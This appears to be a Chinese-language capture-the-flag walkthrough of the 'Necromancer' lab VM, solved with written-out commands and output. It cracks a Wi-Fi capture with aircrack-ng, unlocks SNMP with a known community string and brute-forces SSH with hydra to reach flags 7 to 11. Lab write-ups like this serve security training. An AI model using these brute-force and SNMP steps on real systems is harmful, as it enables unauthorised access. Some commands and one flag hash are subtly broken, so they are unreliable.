25  Looking closer at the skull, you can see u161 engraved into the forehead.<br><br>
26  </font>
27 </body>
28 </html>
29
```

网页上有一个名为necromancer的文件，下载下来分析一波

```
root@kali:~# wget http://192.168.128.131/thenecromancerwillabsorbbyoursoul/necromancer
--2018-06-15 00:09:39-- http://192.168.128.131/thenecromancerwillabsorbbyoursoul/necromancer
正在连接 192.168.128.131:80... ^C
root@kali:~# wget http://192.168.128.131/thenecromancerwillabsorbbyoursoul/necromancer
--2018-06-15 00:10:16-- http://192.168.128.131/thenecromancerwillabsorbbyoursoul/necromancer
正在连接 192.168.128.131:80... ^C
root@kali:~# file '/root/桌面/necromancer'
/root/桌面/necromancer: bzip2 compressed data, block size = 900k
root@kali:~# bunzip2 necromancer
bunzip2: Can't open input file necromancer: No such file or directory.
root@kali:~# cd /root/桌面
root@kali:~/桌面# bunzip2 necromancer
bunzip2: Can't guess original name for necromancer -- using necromancer.out
root@kali:~/桌面# bunzip2 necromancer.out
bunzip2: Can't guess original name for necromancer.out -- using necromancer.out.out
bunzip2: necromancer.out is not a bzip2 file.
root@kali:~/桌面# file '/root/桌面/necromancer.out'
/root/桌面/necromancer.out: POSIX tar archive (GNU)
root@kali:~/桌面# tar xfv necromancer.out
necromancer.cap
root@kali:~/桌面# file necromancer.cap
necromancer.cap: tcpdump capture file (little-endian) - version 2.4 (802.11, capture length 65535)
root@kali:~/桌面#
```


Tcpdump打开看看

```
root@kali:~/桌面# tcpdump -qns 0 -A -r necromancer.cap | head
reading from file necromancer.cap, link-type IEEE802.11 (802.11)
15:36:15.245276 Beacon (community) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS CH: 11, PRIVACY
.....d.l... community.....$0HL.....*..../..0..BC^..b2/.
....P....P....P....P....P.....'....BC^..b2/.
15:36:15.436228 Clear-To-Send RA:68:64:4b:3d:93:4c
15:36:15.577632 Request-To-Send TA:58:98:35:a2:f5:a1
15:36:15.577676 Clear-To-Send RA:58:98:35:a2:f5:a1
15:36:15.577545 Request-To-Send TA:58:98:35:a2:f5:a1
15:36:15.577588 Clear-To-Send RA:58:98:35:a2:f5:a1
15:36:15.577545 Request-To-Send TA:58:98:35:a2:f5:a1
15:36:15.577588 Clear-To-Send RA:58:98:35:a2:f5:a1
15:36:15.578569 Request-To-Send TA:58:98:35:a2:f5:a1
tcpdump: unable to write output: Broken pipe
root@kali:~/桌面#
```


是一个数据包文件，用wireshark打开看看

发现了IEEE 802.11 WiFi流量，估计是一个抓取的wifi握手


包，破解一下试试



```
aircrack-ng -w necromancer.cap -u /usr/share/wordlists/rockyou.txt
```




浏览网站发现如下信息：



连接udp端口161，连不上，但是提示这个端口绑定的是snmp协议

于是用snmpwalk连接试试



需要解锁

手动修改了MIBS后，成功打开

```

root@kali:~# snmpset -v 2c -c death2allrw 192.168.128.131 iso.3.6.1.2.1.1.6.0 s "Unlocked"
iso.3.6.1.2.1.1.6.0 = STRING: "Unlocked"
root@kali:~# snmpwalk -v 2c -c death2all 192.168.128.131 iso.3.6.1.2.1.1.1.0 = STRING: "You stand in front of a door."
iso.3.6.1.2.1.1.1.0 = STRING: "You stand in front of a door."
root@kali:~# snmpwalk -v 2c -c death2all 192.168.128.131
iso.3.6.1.2.1.1.1.0 = STRING: "You stand in front of a door."
iso.3.6.1.2.1.1.4.0 = STRING: "The door is unlocked! You may now enter the Necronancer's lair!"
iso.3.6.1.2.1.1.5.0 = STRING: "Fear the Necromancer!"
iso.3.6.1.2.1.1.6.0 = STRING: "flag7{9e5494108d10bbd5f9e7ae52239546c4} - t22"
iso.3.6.1.2.1.1.6.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
root@kali:~#

```

拿到了flag7

flag7{9e5494108d10bbd5f9e7ae52239546c4}

解密：demonslayer

密文: 9e5494108d10bbd5f9e7ae52239546c4

类型: 自动

[帮助]

查询

加密

查询结果:

demonslayer

[添加备注]

本站对于md5、sha1、mysql、ntlm等的实时解密成功率在全球遥遥领先。成立13年，一直被抄袭，从未被超越。

SSH还没有连接，猜测它是一个用户名，爆破一下

居然真的成功了



```

root@kali:~# hydra -l demonslayer -P /usr/share/wordlists/rockyou.txt -s 22 ssh://192.168.128.131
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-15 00:41:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.128.131:22/
[22][ssh] host: 192.168.128.131 login: demonslayer password: 12345678
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-06-15 00:41:06
root@kali:~#

```


连上来发现了flag8



发现提示信息：u777，连接一下看看，发现连不上，defend yourself这句话的意思可能是本地连接

```
s nc -u localhost 777


** You only have 3 hitpoints left! **
Defend yourself from the Necromancer's Spells!
Where do the Black Robes practice magic of the Greater Path? Kelewan

flag8{55a6af2ca3fee9f2fef81d20743bda2c}

** You only have 3 hitpoints left! **
Defend yourself from the Necromancer's Spells!
Who did Johann Faust VIII make a deal with? █
```

需要回答问题，google一波发现了答案，拿到了flag8

<https://en.wikipedia.org/wiki/Tsurani>



继续Google回答问题，拿到flag9

http://shamankingarchive.wikia.com/wiki/Faust_VIII

flag9{713587e17e796209d1df4c9c2c2d2966}

```
** You only have 3 hitpoints left! **
Defend yourself from the Necromancer's Spells!
Who did Johann Faust VIII make a deal with? Mephistopheles

flag9{713587e17e796209d1df4c9c2c2d2966}

** You only have 3 hitpoints left! **
Defend yourself from the Necromancer's Spells!
Who is tricked into passing the Ninth Gate? 
```

继续找答案：

https://en.wikipedia.org/wiki/List_of_Old_Kingdom_characters

拿到flag10{8dc6486d2c63cafc6efbba2be98ee4}

这两个md5解密后，依次就是：Mephistopheles/Hedge

```
** You only have 3 hitpoints left! **
Defend yourself from the Necromancer's Spells!
Who is tricked into passing the Ninth Gate? Hedge

flag10{8dc6486d2c63cafc6efbba2be98ee4}
A great flash of light knocks you to the ground; momentarily blinding you!
As your sight begins to return, you can see a thick black cloud of smoke lingering where the Necromancer once stood.
An evil laugh echoes in the room and the black cloud begins to disappear into the cracks in the floor.
The room is silent.
You walk over to where the Necromancer once stood.
On the ground is a small vile.
```

继续查看靶机文件，发现了可以执行sudo命令，同时发现了flag文件：/root/flag11.txt

```
$ ls -alh
total 44
drwxr-xr-x 3 demonslayer demonslayer 512B Jun 14 15:43 .
drwxr-xr-x 3 root wheel 512B May 11 2016 ..
-rw-r--r-- 1 demonslayer demonslayer 87B May 11 2016 .xdefaults
-rw-r--r-- 1 demonslayer demonslayer 773B May 11 2016 .cshrc
-rw-r--r-- 1 demonslayer demonslayer 103B May 11 2016 .cvsrc
-rw-r--r-- 1 demonslayer demonslayer 359B May 11 2016 .login
-rw-r--r-- 1 demonslayer demonslayer 175B May 11 2016 .mailrc
-rw-r--r-- 1 demonslayer demonslayer 218B May 11 2016 .profile
-rw-r--r-- 1 demonslayer demonslayer 196B Jun 14 15:39 .smallvile
drwx----- 2 demonslayer demonslayer 512B May 11 2016 .ssh
-rw-r--r-- 1 demonslayer demonslayer 706B May 11 2016 flag8.txt
$ cat .smallvile
You pick up the small vile.
Inside of it you can see a green liquid.
Opening the vile releases a pleasant odour into the air.
You drink the elixir and feel a great power within your veins!
```

```
$ sudo -l
Matching Defaults entries for demonslayer on thenecromancer:
    env_keep+=("FTPMODE PKG_CACHE PKG_PATH SM_PATH SSH_AUTH_SOCK"
    hash_btxpassword

User demonslayer may run the following commands on thenecromancer:
    (ALL) NOPASSWD: /bin/cat /root/flag11.txt
$ sudo cat /root/flag11.txt
the_wall.txt
homepages/
7Z
Suddenly you feel dizzy and fall to the ground!
```

```
$ sudo cat /root/flag11.txt
root@kali:~#
```

Suddenly you feel dizzy and fall to the ground!



As you open your eyes you find yourself staring at a computer screen.

Congratulations!!! You have conquered.....

同时发现了final flag

flag11{42c35828545b926e79a36493938ab1b1}

解密: hackergod



Gameover

|

